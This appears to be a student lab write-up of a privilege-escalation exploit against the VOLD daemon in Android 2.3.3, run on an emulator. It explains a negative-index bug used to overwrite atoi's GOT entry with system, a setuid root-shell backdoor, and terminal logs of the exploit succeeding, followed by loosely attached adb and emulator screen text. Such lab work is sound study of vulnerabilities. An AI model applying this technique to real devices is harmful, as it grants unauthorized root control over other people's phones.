Vold Daemon Exploit

In this exploit, we explore the vulnerability inside VOLD daemon process available in Android 2.3.3. VOLD is the storage device manager who's responsible on managing storage. It has the capability to interact with the kernel directly through Netlink bus with root privileges.

Think Like an Attacker

Normally, the input for vold daemon process is from kernel. But luckily for us, it doesn't verify whether the input is actually originated from kernel space. We try to replace the input that vold receives with an malicious one via net link interface. Through malicious input, we control the instruction flow, and ask the vold to place our instruction ("what") in a proper place ("where"). Once we have all facts for the exploit, the objective is to get into a root shell. In fact, this is similar to the where-what memory exploits earlier.

Any Bug? In the handlePartitionAdded method, we have few programming mistakes that we would utilize for the exploit. We found that it doesn't check whether the value passed as an argument for the part_num is negative or not. Thus, we could place any arbitrary values as arguments to redirect the index of the mPartMinors array to overwrite any memory location.


The ingredients for the exploit? Our goal is to use the existing system calls for our exploit. First, we need to know the memory location that we overwrite. 'atoi' is being used several times in the handlePartitionAdded method, turns to be a good candidate. But we need to know the associated GOT address of 'atoi' to be replaced with a value that we want utilize. But how to know the GOT address? Easy, we use Android ndk tool to analyze the object dump of vold process to get the offset of 'atoi'.

Second, we need to trace back to the GOT address through the instruction of the method, since we can not directly jump to the GOT address, and overwrite. Now, we utilize the bug we explored earlier. Through the array of mPartMinors, we can go anywhere by modifying the index. We put a negative value as an index, and jump back to GOT address. The pointer address of the array mPartMinors is given in the assignment. We just need to calculate the difference between pointer and GOT addresses, and divide it by 4 to redirect the array index to the place where we want to be.


Third, we need to decide the value that we would use to overwrite GOT address. Since our goal is to get into a root shell, simply, we can overwrite it with the address of 'system' function. Once it was overwritten with the address of system function, 'atoi' would behave like 'system'. Then, any argument which would be passed to 'atoi', would be arguments to system function. Job done !!

Not yet, what is the argument you want to pass for the system function? We write a backdoor program that copy the root shell to the local folder, and get the root privileges with the set uid bit. Now, we ask the system to execute this backdoor program, which would bring up a shell that can be executable.


In the programming part, we just need to craft two strings with our malicious parameters that we will pass through net link bus. In the first string, we will have the 'system' address and negative offset, once 'atoi' is overwritten, we pass the second string with the parameter of the command that we want to execute with 'system' function.



```
# pwd
/data/local/tmp
# ##### Let's see what inside, we have exploit and create_backdoor
# ls
exploit
create_backdoor
# ##### Switch to user log
# su log
$ ##### No exec permissions what so ever
$ ls
opendir failed, Permission denied
$ ##### Let's run exploit, vold pid is 29
$ ./exploit 0x00014368 0x00016208 29
Using GOT address: 0x14368,82792
Using pointer address: 0x16208,90632
Calculated offset: 1960
Using VOLD process id: 29
Using system address: 0xafd17fd9,-1345224743
[offset]: -1960
[pid]: 29
MSG1 Length: 128
MSG2 Length: 145
$ ##### We should have executable shell now
$ ./sh
# ls
sh
exploit
create_backdoor
# ##### Inside root shell
# ##### Exploit successful !!
# exit
$ exit
```


platform-tools — adb shell — 80×24
...tform-tools — adb shell
.../platform-tools — -bash
...b/android/hello — -bash

```
-bash: adb: command not found
VPN-169-187:platform-tools samtube405$ cd adb
-bash: cd: adb: Not a directory
VPN-169-187:platform-tools samtube405$ ls
NOTICE.txt              etc1tool                package.xml
adb                     fastboot                source.properties
api                     hprof-conv              sqlite3
dmtracedump             lib                     systrace
VPN-169-187:platform-tools samtube405$ ./adb shell
error: no devices/emulators found
VPN-169-187:platform-tools samtube405$ ./adb kill-server
VPN-169-187:platform-tools samtube405$ ./adb start-server
VPN-169-187:platform-tools samtube405$
VPN-169-187:platform-tools samtube405$ ./adb shell
#
#
# cd /data/local/tmp
# ls
hello
# ./hello
Hello NDK!
# ./hello
Hello NDK! Be ready !!
#
```


Android Emulator - VOLD_API_10:5554
Google
Android Virtual Device Manager
Your Virtual Devices
Android Studio
Create Virtual Device...

Name	Play Store	Resolution	API	Target	CPU/ABI	Size on Disk	Actions
2.7 QVGA API 10		240 × 320: ldpi	10	Android 2.3.3	arm	152 MB	
VOLD API 10		480 × 800: mdpi	10	Android 2.3.3	arm	154 MB	